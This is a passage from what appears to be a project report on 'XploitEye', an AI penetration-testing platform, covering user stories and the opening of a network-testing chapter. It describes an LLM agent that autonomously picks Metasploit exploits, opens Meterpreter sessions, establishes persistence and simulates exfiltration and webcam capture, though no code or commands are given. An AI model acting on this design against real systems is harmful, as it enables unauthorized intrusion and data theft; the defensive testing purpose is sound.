Failure Criteria: - A scheduled scan fails to trigger at its designated time or triggers multiple times. - A recurring scan does not correctly schedule its next run after a completion. - The user interface does not provide a clear and simple way to view, pause, or permanently delete an existing scan schedule. - The system provides no logs or notifications for failed scheduled scans, leading to silent failures.

Table 3.8. User Story: Scheduled & Continuous Automated Scanning

3.4 Epic: Core Vulnerability Analysis Engine

This epic defines the technical heart of the XploitEye platform. It covers the specific capabilities of the underlying scanning engines responsible for identifying vulnerabilities. These stories focus on the outcome of the analysis and critically detail how the **Model Context Protocol (MCP) Server** orchestrates the flow of data from traditional scanning tools to the advanced AI/LLM for analysis.

Title: 4.1 Web Application Threat & Vulnerability Detection
Priority: High
User Story: As the core analysis engine, I need to execute a dynamic scan against a target web application and forward the results to the AI layer, so that I can accurately identify a broad range of security vulnerabilities for intelligent processing.

Acceptance Criteria: - **Given** a target web application URL, **When** a DAST scan is executed by a tool (e.g., OWASP ZAP), **Then** the engine must first perform spidering to discover all accessible pages, links, and forms. - **Given** the active scanning phase begins, **When** the engine generates raw findings, **Then** the results must be parsed, standardized into a structured format (e.g., JSON), and transmitted to the **Model Context Protocol (MCP) Server**. - **Given** the MCP Server receives the data, **When** it processes the findings, **Then** it must successfully categorize each potential vulnerability with a severity level and supporting evidence before forwarding the context to the LLM for higher-level analysis.
Success Criteria: - The MCP Server can reliably ingest and process output from multiple, heterogeneous web scanning tools, demonstrating its modularity. - The end-to-end data pipeline from the scanner to the MCP Server and on to the LLM is efficient, with results being ready for AI analysis within minutes of scan completion. - The engine can successfully scan modern web applications, including Single Page Applications, and has a low false-positive rate.
Failure Criteria: - The scanner fails to identify well-known, high-severity vulnerabilities present in a test application (e.g., fails to find a basic SQLi in DVWA). - The MCP Server fails to correctly parse the raw output from a scanning tool, resulting in lost or corrupted vulnerability data. - A communication failure between the scanning engine and the MCP Server results in a silent failure where results are never processed by the AI layer.

Table 3.9. User Story: Web Application Threat & Vulnerability Detection

Title: 4.2 System & Network Infrastructure Analysis
Priority: High
User Story: As the core analysis engine, I need to perform a comprehensive scan of target network infrastructure and route the findings through the MCP Server, so that the AI layer can identify weaknesses like exposed services, CVEs, and misconfigurations.
Acceptance Criteria: - **Given** a target IP address or range, **When** an infrastructure scan is executed by a tool (e.g., Nmap), **Then** the engine must perform port scanning, service enumeration, and version detection. - **Given** the raw scan output is generated, **When** the scan completes, **Then** the output must be standardized and transmitted to the **Model Context Protocol (MCP) Server** for processing.

- **Given** the MCP Server receives the infrastructure data, **When** it performs vulnerability mapping, **Then** it must cross-reference the discovered service versions against a CVE database and enrich the data with CVSS scores before passing the complete context to the LLM.
Success Criteria: - The MCP Server successfully orchestrates a chain of tools (e.g., using Nmap for discovery and then a script-based engine for deeper CVE checks) for a single target, merging the results into one unified context. - The data enrichment process within the MCP Server is accurate, correctly mapping service versions to the right CVEs from its database. - The scan results processed by the MCP Server provide a clear and accurate inventory of the target's attack surface, prioritized by risk.
Failure Criteria: - The service version detection is inaccurate, leading the MCP Server to perform incorrect vulnerability mapping (false positives or false negatives). - The MCP Server's CVE database is significantly out of date, causing it to miss recently disclosed, critical vulnerabilities. - A network or configuration issue prevents the scanning node from successfully sending its results to the MCP Server for analysis.

Table 3.10. User Story: System & Network Infrastructure Analysis

3.5 Epic: AI-Powered Threat Intelligence & Simulation

This epic defines the intelligent and differentiating core of the XploitEye platform. It covers the functionalities of the multi-agent AI system, which is responsible for moving beyond simple vulnerability detection to provide advanced threat intelligence. These stories detail how the AI agents analyze raw scan data to simulate attack paths, generate prioritized defensive strategies, and interact with the user in natural language to make security data understandable and actionable.

Title: 5.1 AI Red Team Agent: Attack Path Modeling & Visualization
Priority: High
User Story: As a Red Team operator, I want the AI agent to analyze all identified vulnerabilities on a target and model a realistic attack chain, so that I can visualize and demonstrate how a sophisticated adversary could pivot through the system to achieve a high-impact objective.
Acceptance Criteria:

- **Given** a completed scan report containing multiple vulnerabilities, **When** the user activates the AI Red Team Agent, **Then** the agent must analyze the relationships between findings (e.g., an information leak vulnerability providing credentials for a vulnerable service). - **Given** the analysis is complete, **When** the model is generated, **Then** the system must produce a visual graph illustrating the most probable, multi-step attack path, starting from an initial entry point and ending at a critical impact like root access or data exfiltration. - **Given** the user interacts with the graph, **When** they click on a node (a vulnerability), **Then** it must display a description of that specific step in the attack and how it enables the next.
Success Criteria: - The generated attack path is not just a list of vulnerabilities but a logical narrative that a security professional would find plausible and compelling. - The AI can model complex chains that combine both web and infrastructure vulnerabilities in a single path. - The visualization is clear, interactive, and easy to export for inclusion in executive reports.
Failure Criteria: - The agent produces an illogical or impossible attack path that chains unrelated vulnerabilities. - The agent fails to identify a clear and obvious attack path that exists within the scan results. - The visualization is static, confusing, or fails to render correctly for complex scenarios.

Table 3.11. User Story: AI Red Team Agent: Attack Path Modeling & Visualization

Title: 5.2 AI Blue Team Agent: Prioritized & Contextual Remediation Planning
Priority: High
User Story: As a Blue Team defender, I want the AI agent to analyze all scan findings and generate a prioritized, risk-based remediation plan, so that my team can focus our efforts on fixing the most critical issues first for the greatest impact on risk reduction.
Acceptance Criteria: - **Given** a completed scan report, **When** the user activates the AI Blue Team Agent, **Then** the agent must analyze all vulnerabilities, correlate them with asset criticality, and produce a prioritized list of remediation tasks. - **Given** the prioritized plan is displayed, **When** a user examines it, **Then** the agent's justification for the prioritization (e.g., "Fixing this CVE breaks the primary attack path") must be clearly stated. - **Given** a user selects a specific remediation task, **When** they view the details, **Then** the agent must provide contextual guidance, including tailored configuration changes or code snippets relevant to the target's identified technology stack.
Success Criteria:

- The remediation plan goes beyond simple CVSS scores, intelligently prioritizing vulnerabilities that act as key enablers in complex attack chains. - The remediation advice is highly actionable and specific, reducing the time required for developers or administrators to implement a fix. - The agent can group related vulnerabilities (e.g., multiple XSS on the same application) into a single, comprehensive remediation task.
Failure Criteria: - The agent's prioritization is simplistic and based solely on individual CVSS scores, offering no additional intelligence. - The remediation advice provided is generic, inaccurate, or not applicable to the target's technology. - The agent fails to identify the most critical vulnerability that needs to be addressed.

Table 3.12. User Story: AI Blue Team Agent: Prioritized & Contextual Remediation Planning

Title: 5.3 RAG-based Chatbot: Interactive Threat Triage & Data Querying
Priority: High
User Story: As a user, regardless of my technical expertise, I want to interact with a Retrieval-Augmented Generation (RAG) based chatbot, so that I can get contextually accurate answers about vulnerabilities and query my security data in natural language, trusting that the responses are grounded in my organization's actual scan results.
Acceptance Criteria: - **Given** a scan report is available in the system, **When** a user asks the chatbot to explain a specific finding (e.g., *"What is CVE-2022-1388 on server web-prod-01?"*), **Then** the RAG system must first retrieve the relevant data chunks from that specific scan report before generating a concise, plain-language summary of the vulnerability, its severity, its business impact, and confirming which asset is affected. - **Given** multiple scan reports exist, **When** a user asks a direct query like, *"Show me all critical SQL injection flaws found this month,"* **Then** the RAG system must retrieve all relevant findings from the vector database that match the criteria and synthesize them into an accurate, itemized list for the user. - **Given** a user asks a question with multiple constraints, such as *"List all medium-severity vulnerabilities on our production web servers,"* **Then** the RAG system must correctly retrieve data matching both the severity level (`medium`) and the asset tag (`production`) to generate the correctly filtered response.
Success Criteria: - **Contextual Accuracy:** The chatbot's responses are demonstrably grounded in the provided context from the user's private scan reports and the platform's trusted vulnerability knowledge base, which critically minimizes the risk of model hallucination.

- **Performance:** The RAG pipeline is highly efficient, with the retrieval and generation process delivering clear answers to the user in under 5 seconds for typical, interactive queries. - **Traceability & Usability:** The chatbot's responses are not dead ends. Every piece of data it returns, especially items in a list, is a hyperlink that navigates the user directly to the source finding in the full report, providing complete transparency and a seamless workflow.
Failure Criteria: - **Generic Responses:** The chatbot provides a generic, non-contextual answer from its base model's general knowledge instead of using the retrieved information from the user's specific scan data. This is a critical failure of the RAG implementation. - **Retrieval Failure:** The retrieval mechanism fails to find the correct or complete information from the vector database (e.g., due to poor embedding or indexing), leading to an inaccurate, incomplete, or *"I don't know"* answer. - **Misinterpretation:** The chatbot's Natural Language Understanding (NLU) component misinterprets the user's intent, causing it to query for the wrong data (e.g., searching for `high` severity when the user asked for `highest risk`).

Table 3.13. User Story: RAG-based Chatbot for Interactive Threat Triage & Data Querying

3.6 Epic: Post-Exploitation Simulation

This epic focuses on demonstrating the potential impact *after* an initial compromise, answering the critical question, "What can an attacker do next?" These stories detail how the platform simulates an adversary's actions within a compromised system to uncover risks related to privilege escalation, long-term persistence, and data theft, providing a complete picture of the potential breach impact.

Title: 6.1 Privilege Escalation Pathway Simulation
Priority: High
User Story: As a security professional, I need to simulate an attacker's attempts to escalate privileges from a low-level user to a root or administrator account, so that I can accurately determine the risk of a full system compromise originating from a single, minor vulnerability.
Acceptance Criteria: - **Given** the AI Red Team Agent has identified a simulated low-privilege entry point (e.g., shell access as user 'www-data'), **When** the post-exploitation phase is initiated, **Then** the engine must systematically simulate checks for common privilege escalation vectors on the target system (web, system, and kernel levels). - **Given** the engine is checking for vectors, **When** it performs its analysis, **Then** it must simulate tests for at least three distinct categories of escalation: known kernel exploits, insecure file permissions or SUID/SGID binaries, and service/sudo rule misconfigurations.

- **Given** a viable escalation path is identified through simulation, **When** the results are added to the attack path model, **Then** the report must explicitly state that administrative access was achievable and document the precise technique and sequence of commands required.
Success Criteria: - The simulation engine can identify and model chained privilege escalation paths (e.g., using one exploit to gain access to a group that can then exploit a sudo misconfiguration). - The findings provide clear, actionable remediation advice for each escalation vector (e.g., "Remove the SUID bit from /usr/bin/find" or "Patch kernel to version X.Y.Z"). - The simulation is performed safely within the agent's model without executing any commands that would alter or damage the target system.
Failure Criteria: - The engine fails to identify a well-known, high-impact privilege escalation vulnerability (e.g., Dirty COW) that is known to be present on the target. - The simulation reports a false positive, claiming an escalation path exists where one does not, thereby eroding trust in the results. - The report on a successful escalation is vague and does not provide the specific, reproducible steps an attacker would take.

Table 3.14. User Story: Privilege Escalation Pathway Simulation

Title: 6.2 Persistence Mechanism Simulation
Priority: High
User Story: As a security professional, I need to simulate how an attacker would establish long-term persistence, so that I can validate our system's resilience against advanced threats that aim to maintain access across reboots and user sessions.
Acceptance Criteria: - **Given** a simulated compromise of a target system (at any privilege level), **When** the persistence simulation module is activated, **Then** the engine must simulate the establishment of persistence via at least three common methods relevant to the context (e.g., web shell upload, user-level cron jobs, system-level services, or planting SSH authorized keys). - **Given** a persistence method is successfully simulated, **When** the results are logged, **Then** the final report must detail the specific technique used, the artifacts that would be created (e.g., file paths), and the mechanism's trigger (e.g., "executes on reboot," "triggers every hour"). - **Given** the simulation has concluded, **When** the user reviews the findings, **Then** the report must provide clear, actionable steps for both detecting (e.g., "check for unexpected cron jobs for user X") and eradicating the simulated persistence mechanism.
Success Criteria:

- The simulation engine is context-aware, testing for persistence mechanisms that are appropriate for the simulated user's privilege level. - The report explains the "stealthiness" or commonality of the simulated technique, helping defenders understand how difficult it might be to detect in a real-world scenario. - The remediation advice includes not just removal steps but also proactive hardening measures, such as implementing File Integrity Monitoring (FIM) on critical system directories.
Failure Criteria: - The engine fails to identify an obvious and common persistence opportunity available on the target system. - The simulation's description of the persistence mechanism is technically inaccurate or lacks the detail needed for a defender to act on it. - The remediation advice is generic (e.g., "monitor your system") and does not provide the specific commands or steps needed to find and remove the threat.

Table 3.15. User Story: Persistence Mechanism Simulation

Title: 6.3 Data Discovery & Exfiltration Simulation
Priority: High
User Story: As a security analyst, I need to simulate an attacker's final objectives of discovering and exfiltrating sensitive data, so that I can demonstrate the tangible business risk and potential data breach impact of a successful compromise.
Acceptance Criteria: - **Given** a simulated high-privilege access (e.g., root) has been achieved in the attack model, **When** the data discovery phase begins, **Then** the engine must simulate searching the filesystem for files and directories that commonly contain sensitive information (e.g., searching for keywords like 'password' or 'api$_k ey'$ $in configuration files, locating database backups, or finding SSH private keys$). - **Given** potentially sensitive files are identified, **When** the exfiltration step is simulated, **Then** the model must demonstrate how an attacker would stage this data (e.g., creating a compressed archive in '/tmp/') and simulate a connection to an external command-and-control (C2) server for data removal. - **Given** the simulation is complete, **When** the user views the report, **Then** it must provide a list of the paths to the sensitive files that were "discovered" and explain the simulated staging and exfiltration method.
Success Criteria: - The simulation is highly realistic, using search patterns and keywords that reflect real-world attacker techniques, tactics, and procedures (TTPs). - The report clearly and dramatically communicates the potential business impact, stating, for example, "Simulated exfiltration of 5 files containing potential database credentials and private keys."

- The associated Blue Team remediation advice includes actionable defensive strategies such as implementing Data Loss Prevention (DLP), egress traffic filtering, and monitoring for unusual file access patterns.
Failure Criteria: - The simulation fails to find obviously named sensitive files that are known to exist on the target (e.g., 'wp-config.php', 'id$_rsa$'). - The simulation logs or reports the actual content of the sensitive files, which would constitute a security risk for the XploitEye platform itself. It must only report on metadata. - The report is unclear about what was found or how it would be exfiltrated, failing to demonstrate the final impact of the breach.

Table 3.16. User Story: Data Discovery & Exfiltration Simulation

3.7 Epic: Reporting, Dashboards, & Compliance

This epic focuses on the critical output and data visualization capabilities of the XploitEye platform. It defines how raw findings are transformed into meaningful reports and interactive dashboards. These stories ensure that security data is communicated effectively to all stakeholders, from technical teams needing detailed remediation steps to executives requiring high-level risk summaries, while also supporting compliance workflows.

Title: 7.1 Executive & Technical Security Report Generation
Priority: High
User Story: As a security manager, I need to generate comprehensive security reports from scan results that are suitable for both my technical teams and executive leadership, so that I can facilitate risk communication, drive remediation, and meet compliance mandates.
Acceptance Criteria: - **Given** a completed scan, **When** a user selects the "Generate Report" option, **Then** the system must compile all findings, simulated attack paths, and AI-driven remediation advice into a single, structured document. - **Given** the report is being assembled, **When** it is formatted, **Then** it must contain a high-level executive summary with risk scores and business impact analysis, followed by a detailed technical breakdown of each vulnerability including supporting evidence. - **Given** the report is finalized, **When** the user chooses to download it, **Then** the system must provide export options for a human-readable PDF format and a machine-readable JSON format for API integration.
Success Criteria: - The PDF report is professionally branded and well-organized, making it suitable for direct presentation to senior management or auditors.

- Vulnerabilities detailed in the report are automatically mapped to relevant controls from industry frameworks like ISO 27001 or PCI DSS where applicable. - The JSON output follows a consistent and well-documented schema, allowing for easy integration with other security tools like SIEMs or ticketing systems.
Failure Criteria: - The generated report is missing critical vulnerabilities that were present in the on-screen scan results. - The report contains inaccurate information, such as incorrect severity ratings or CVE identifiers. - The report generation process fails or takes an unreasonably long time for scans with a large number of findings.

Table 3.17. User Story: Executive & Technical Security Report Generation

Title: 7.2 Interactive Security Posture Dashboard
Priority: Medium
User Story: As a security team lead, I want to view a high-level, real-time summary of my organization's overall security risk on an interactive dashboard, so that I can quickly understand our current posture and identify critical areas that need immediate attention.
Acceptance Criteria: - **Given** a user logs into the platform, **When** they land on the main dashboard, **Then** it must display key metrics including the total number of assets, an overall organizational risk score, and a breakdown of vulnerabilities by severity (Critical, High, Medium, Low). - **Given** the dashboard is displayed, **When** a user interacts with a chart widget (e.g., clicks on the "Critical" segment of a pie chart), **Then** the view must dynamically filter to show the specific assets and vulnerabilities contributing to that metric. - **Given** new scan results are available, **When** the data is processed, **Then** the dashboard widgets must update in near real-time (within 1 minute) to reflect the latest security posture.
Success Criteria: - The dashboard is visually appealing, easy to understand for all stakeholders, and loads in under 3 seconds. - The dashboard includes widgets for "Most Vulnerable Assets," "Most Common Vulnerabilities," and "Recent Scan Activity" to guide prioritization and provide operational awareness. - Users can customize their dashboard view by adding, removing, or rearranging widgets to suit their specific role and focus.
Failure Criteria: - The data displayed on the dashboard is stale, inaccurate, or inconsistent with the detailed scan reports. - The interactive elements of the dashboard are slow, unresponsive, or buggy, leading to a frustrating user experience.

- The dashboard presents data in a confusing or misleading way that could lead to incorrect security decisions.

Table 3.18. User Story: Interactive Security Posture Dashboard

3.8 Epic: Commercialization & Billing

This epic defines the complete monetization lifecycle of the XploitEye platform. It covers how users select and purchase subscription plans, how payments are securely processed, and how the system automatically manages the lifecycle of subscriptions, including renewals and billing failures, to ensure a seamless commercial experience.

Title: 8.1 Self-Service Subscription & Payment Management
Priority: Low
User Story: As a user or administrator, I want a seamless, self-service interface to view, select, and pay for a subscription plan, so that I can manage my feature access and billing details efficiently and securely.
Acceptance Criteria: - **Given** a user is on the "Subscription" page, **When** the page loads, **Then** a clear comparison of available plans (e.g., Free, Professional) must be displayed, detailing features, limits, and pricing. - **Given** a user selects to purchase or upgrade to a paid plan, **When** they proceed to checkout, **Then** the system must render an embedded payment form from a secure, PCI-compliant gateway (e.g., Stripe) to handle the transaction. - **Given** the user provides valid payment details and authorizes the transaction, **When** the payment gateway confirms a successful payment, **Then** the user's subscription tier must be instantly activated or updated in the system, and they are redirected to a success page. - **Given** a user on a feature-limited plan attempts to access a premium feature, **When** the action is initiated, **Then** a modal must appear, explaining the feature's subscription requirement and providing a direct link to the upgrade page.
Success Criteria: - The entire workflow, from comparing plans to successful payment, is intuitive and can be completed in under 90 seconds. - The platform architecture guarantees that sensitive payment information (e.g., credit card numbers) is never processed or stored on XploitEye's servers, maintaining PCI compliance. - Feature access is controlled dynamically and in real-time by the subscription tier; changes take effect immediately upon a successful plan change without requiring a user to log out. - A detailed receipt and confirmation email are automatically sent to the user immediately after a successful transaction.
Failure Criteria:

- The payment gateway communication is conducted over an insecure (non-HTTPS) connection. - A user's subscription status is not updated correctly in the system even after a successful payment confirmation is received. - The system fails to gracefully handle payment declines or card errors, showing a cryptic or unhelpful error message. - A user on a lower tier is able to bypass the restrictions and access features reserved for a higher, paid tier.

Table 3.19. User Story: Self-Service Subscription & Payment Management

Title: 8.2 Billing History & Invoice Management
Priority: Low
User Story: As an administrator, I want to view my organization's complete billing history and download professional invoices for all past transactions, so that I can manage departmental expenses and satisfy accounting and tax requirements.
Acceptance Criteria: - **Given** an administrator navigates to the "Billing" section of their account, **When** the page loads, **Then** a clear, chronological list of all past payments, refunds, and credit adjustments must be displayed. - **Given** the payment history is displayed, **When** the user inspects an entry, **Then** it must clearly show the transaction date, amount, subscription plan details, and payment status (e.g., "Paid," "Failed"). - **Given** a user clicks the "Download Invoice" action next to a completed payment, **When** the action is triggered, **Then** a properly formatted PDF invoice must be generated on-demand and downloaded to their device.
Success Criteria: - Invoices are professionally formatted and contain all necessary information for business accounting, including company name, address, tax ID, line items, and amount paid. - The billing history page is searchable and can be filtered by a specified date range. - The user can securely update their billing information (e.g., credit card on file, billing address) directly from this page.
Failure Criteria: - The payment history shown to the user is inaccurate, out of sync with the payment gateway, or missing transactions. - A generated invoice contains incorrect financial information or lacks necessary details, or fails to download properly. - A non-administrator user is able to access the sensitive billing history of the organization.

Table 3.20. User Story: Billing History & Invoice Management

Title: 8.3 Automated Dunning & Subscription Lifecycle Management
Priority: Low
User Story: As a platform operator, I want a fully automated dunning system to handle failed subscription renewals, so that we can proactively reduce involuntary customer churn and manage the subscription lifecycle without manual intervention.
Acceptance Criteria: - **Given** a user's recurring subscription payment fails on the renewal date, **When** the gateway reports the failure, **Then** the system must automatically send a "Payment Failed" notification email and update the subscription status to "Past Due." - **Given** a subscription is "Past Due," **When** a predefined grace period (e.g., 7 days) is active, **Then** the system must automatically retry the payment on a configured schedule (e.g., on days 1, 3, and 5 of the grace period). - **Given** all payment retries fail and the grace period expires, **When** the final check confirms non-payment, **Then** the subscription must be automatically transitioned to a "Canceled" state, and the user's access to all premium features must be immediately revoked.
Success Criteria: - Dunning emails are user-friendly, clearly state the issue, and provide a simple, direct link for the user to update their payment method. - While in the grace period, the platform UI displays a persistent but non-intrusive banner notifying the user of the payment issue. - If a payment succeeds during a retry attempt, the subscription is seamlessly reactivated, the grace period ends, and the user is sent a "Payment Successful" notification.
Failure Criteria: - The system immediately cancels a subscription after the first failed payment, offering no grace period or retry attempts. - A user continues to have full access to premium features after their subscription has been officially canceled for non-payment. - The dunning process sends an excessive number of emails or emails with unclear instructions, leading to a poor user experience.

Table 3.21. User Story: Automated Dunning & Subscription Lifecycle Management

3.9 Epic: Platform Engineering & Operations

This epic encompasses the essential, non-user-facing engineering practices required to build, deploy, and maintain the XploitEye platform as a robust and reliable service. These stories focus on the internal systems and processes that ensure software quality, operational health, and security compliance, which are foundational to delivering a trustworthy product to end-users.

Title: 9.1 System-Wide Health Monitoring & Alerting
Priority: Medium
User Story: As a platform operator, I need a centralized system for health monitoring and alerting, so that I can proactively detect and respond to performance issues, errors, and infrastructure problems before they impact users.
Acceptance Criteria: - **Given** the platform is operational, **When** its infrastructure is running, **Then** key performance metrics (CPU usage, memory consumption, disk space, database connections) for all services must be continuously collected and visualized in a monitoring dashboard. - **Given** a critical service (e.g., the API backend or scanning engine) experiences an unhandled exception or error, **When** the error occurs, **Then** it must be logged in a centralized logging system (e.g., ELK Stack, Datadog). - **Given** a monitored metric crosses a predefined critical threshold (e.g., CPU utilization > 90% for 5 minutes), **When** the threshold is breached, **Then** an automated alert must be sent to the operations team via a designated channel (e.g., Slack, PagerDuty).
Success Criteria: - The monitoring dashboard provides a clear, at-a-glance overview of the entire platform's health. - Alerts are actionable and contain sufficient context for an operator to begin immediate triage. - The system can differentiate between warning-level and critical-level alerts to avoid alert fatigue.
Failure Criteria: - A critical component of the platform fails silently without any corresponding alert being generated. - The monitoring system generates an excessive volume of false-positive alerts, causing operators to ignore them. - The platform lacks sufficient logging, making it impossible to debug user-reported issues or perform root cause analysis of failures.

Table 3.22. User Story: System-Wide Health Monitoring & Alerting

Title: 9.2 API Access & Integration Management
Priority: Low
User Story: As an administrator, I want to generate and manage API keys with granular permissions, so that I can securely integrate XploitEye with external tools, such as CI/CD pipelines, GitHub, Jira, and SIEM systems, for automated workflows.
Acceptance Criteria: - **Given** an administrator is logged into XploitEye, **When** they navigate to the "API Access" section, **Then** they must be able to generate a new API key (or OAuth client).

- **Given** a key is being generated, **When** the administrator sets its permissions, **Then** they must be able to define granular access rights, including at least: "Scan Initiation" (start scans), "Read Results" (access reports), and "Full Access" (admin-level). - **Given** a key is generated, **When** the administrator uses it for a request, **Then** the XploitEye API must strictly enforce the permissions granted to that key. - **Given** an API key is in use, **When** the administrator needs to manage it, **Then** they must have clear options to view its usage history, refresh the key (generate a new token and invalidate the old one), or permanently revoke it.
Success Criteria: - API keys are cryptographically secure, are not stored in plaintext in the database, and are presented to the user only once upon creation. - The API keys are simple to manage, and their revocation takes effect instantly. - The system supports multiple keys per user, allowing administrators to issue specific keys for different integrations (e.g., one for CI/CD, one for Jira). - The integration API documentation is clear and includes examples for common programming languages.
Failure Criteria: - An API key with "Read Results" permission is able to successfully initiate a scan task. - Revoking an API key does not immediately prevent access to the platform. - API keys are stored or transmitted insecurely (e.g., over HTTP) by the XploitEye platform. - The system allows API keys to expire, causing automated workflows to fail without a clear warning or renewal process.

Table 3.23. User Story: API Access & Integration Management

Chapter 4

Network Penetration Testing

4.1 Introduction

The paradigm of network security assessment has historically relied on passive vulnerability scanning a process that identifies potential weaknesses based on version matching but often fails to validate their actual exploitability in a live environment. This chapter presents the architectural design, implementation, and operational logic of the **Network Penetration Testing Module** within the XploitEye platform. Moving beyond simple enumeration, this module automates the entire **Cyber Kill Chain**, orchestrating a closed-loop workflow that transitions seamlessly from initial reconnaissance and weaponization to active exploitation and subsequent remediation.

The core objective of this implementation is to simulate a realistic, high-fidelity engagement between an autonomous external adversary (the **Red Team**) and an intelligent internal defender (the **Blue Team**). The system is built upon a high-performance backend utilizing **Python FastAPI**, which handles the complex orchestration of asynchronous tasks required for long-running security assessments.

The operational workflow begins with the **Network Scanning Engine**. This component leverages industry-standard tools such as **Nmap** to perform rapid host discovery and service enumeration. However, raw scan data alone lacks context. To bridge this gap, the system integrates **VULNX** to perform deep data enrichment. By querying the **National Vulnerability Database (NVD)** in real-time, the system augments raw service banners with critical metadata, including **CVE identifiers**, **CVSS severity scores**, and specific attack vector complexity metrics.

The most significant innovation detailed in this chapter is the **AI Red Team Agent**. Unlike traditional tools that execute linear scripts, this agent is engineered as a cognitive state machine using **LangGraph**. By integrating the reasoning capabilities of **OpenAI's Large Language Models (LLMs)**, the agent is capable of autonomously analyzing enriched vulnerability data, selecting precise exploit modules from the **Metasploit Framework**, and executing targeted attacks. The system demonstrates critical impact by establishing **Meterpreter** sessions, which allow for advanced post-exploitation activities such as privilege escalation, persistence mechanism establishment, and simulated data exfiltration (e.g., webcam and microphone capture). To ensure the operator maintains full situational awareness, the platform employs **Socket Pro-**

gramming (WebSockets) to stream the live terminal output from the compromised host directly to the web interface, providing a real-time, interactive shell experience.

Operating in parallel, the **AI Blue Team Agent** focuses on the immediate reduction of the attack surface. This agent analyzes the confirmed vulnerabilities to synthesize bespoke remediation strategies. By leveraging a dual-model approach using both **OpenAI** and **Grok** APIs, the agent generates executable **Bash (`.sh`) patch scripts** and comprehensive **strategy documents** (`README.md`). These remediation artifacts are automatically delivered to the user via an integrated email notification system, allowing for rapid deployment and risk mitigation.

This chapter provides a rigorous technical breakdown of these subsystems, detailing the algorithmic logic, inter-process communication protocols, and the experimental validation performed against known vulnerable environments such as **Metasploitable 2** and **Kioptrix**.

4.2 Network Scanning & Reconnaissance Engine

The operational foundation of the XploitEye platform is the **Network Scanning & Reconnaissance Engine**. Before any adversarial simulation can occur, the system must construct a high-fidelity map of the target infrastructure. This engine is designed as a sophisticated, **Python-based orchestration layer** capable of executing scans with precision, parsing unstructured data into machine-readable formats, and normalizing findings for downstream AI processing.

4.2.1 Technologies Used

To achieve high-performance and reliable scanning, the following technologies were integrated into this module:

- **FastAPI (Python):** Chosen for its native asynchronous support (`async/await`), allowing for non-blocking I/O operations which are critical for network scanning.
- **Nmap (Network Mapper):** The industry-standard binary used for packet-level analysis, host discovery, and OS fingerprinting.
- **VULNX:** A Python-based intelligence tool used to query vulnerability databases.
- **Python `subprocess` Module:** Used to spawn and manage system-level processes for Nmap execution securely.
- **Python `xml.etree.ElementTree`:** Utilized for robust parsing of Nmap's XML output streams.

- **MongoDB:** NoSQL storage used to persist the hierarchical and unstructured scan results (hosts, ports, scripts).

4.2.2 Asynchronous Orchestration Architecture

Description

Network scanning is inherently an **I/O-bound operation**. A comprehensive scan of a target subnet involving all 65,535 ports can take anywhere from several minutes to hours. Utilizing a traditional synchronous execution model where the HTTP request hangs until the scan completes would lead to browser timeouts and a frozen user interface. This subsection details the asynchronous architecture designed to handle these long-running tasks.

Methodology

We implemented the "Fire-and-Forget" pattern using **FastAPI BackgroundTasks**. As illustrated in **Figure 4.1**, the workflow operates as follows:




Fig. 4.1. Asynchronous Scan Orchestration Workflow using FastAPI BackgroundTasks.

1. **Request Handling:** The user sends a POST request to `/api/v1/scan`. The API Gateway validates the IP format using **Pydantic** validators to prevent command injection.

2. **Task Delegation:** Instead of executing the scan in the main thread, the `scan_manager` function is pushed to the event loop's background queue.
3. **Immediate Response:** The API returns an `HTTP 202 Accepted` response with a unique `scan_id`.
4. **Worker Execution:** The background worker spawns a separate system process to run the Nmap binary. It creates a document in MongoDB with status `RUNNING` and continuously updates it.

Challenges and Mitigations

Challenge: *Zombie Processes.* If the main Python application crashes or is restarted while a scan is running, the underlying Nmap process might continue running as a "zombie," consuming system resources.

Mitigation: We implemented a **PID (Process ID) Tracking System**. When a scan starts, the PID of the spawned Nmap process is stored in Redis. On server startup, a cleanup script checks for any orphaned PIDs associated with incomplete scans and terminates them gracefully using the `os.kill` signal.

4.2.3 Port Scanning Profiles and Logic

Description

To provide users with granular control over the depth and "stealth" of an assessment, the engine offers three distinct scan profiles. This logic wraps the Nmap binary to ensure standardized execution.

Methodology

Each profile maps to a specific set of Nmap flags designed for a particular use case. These are detailed in **Table 4.1**.

The engine utilizes the `-oX -` flag to force XML output to `stdout`, which is captured by Python's `subprocess.PIPE`. This stream is parsed by `xml.etree.ElementTree` to extract port states and service names programmatically.

Challenges and Mitigations

Challenge: *Parsing Brittleness.* Relying on Nmap's standard text output is dangerous because the format changes between versions and locales (e.g., date formats).

Table 4.1. Detailed Breakdown of Targeted Host Scanning Profiles

Profile	Nmap Command Parameters	Technical Rationale and Objective
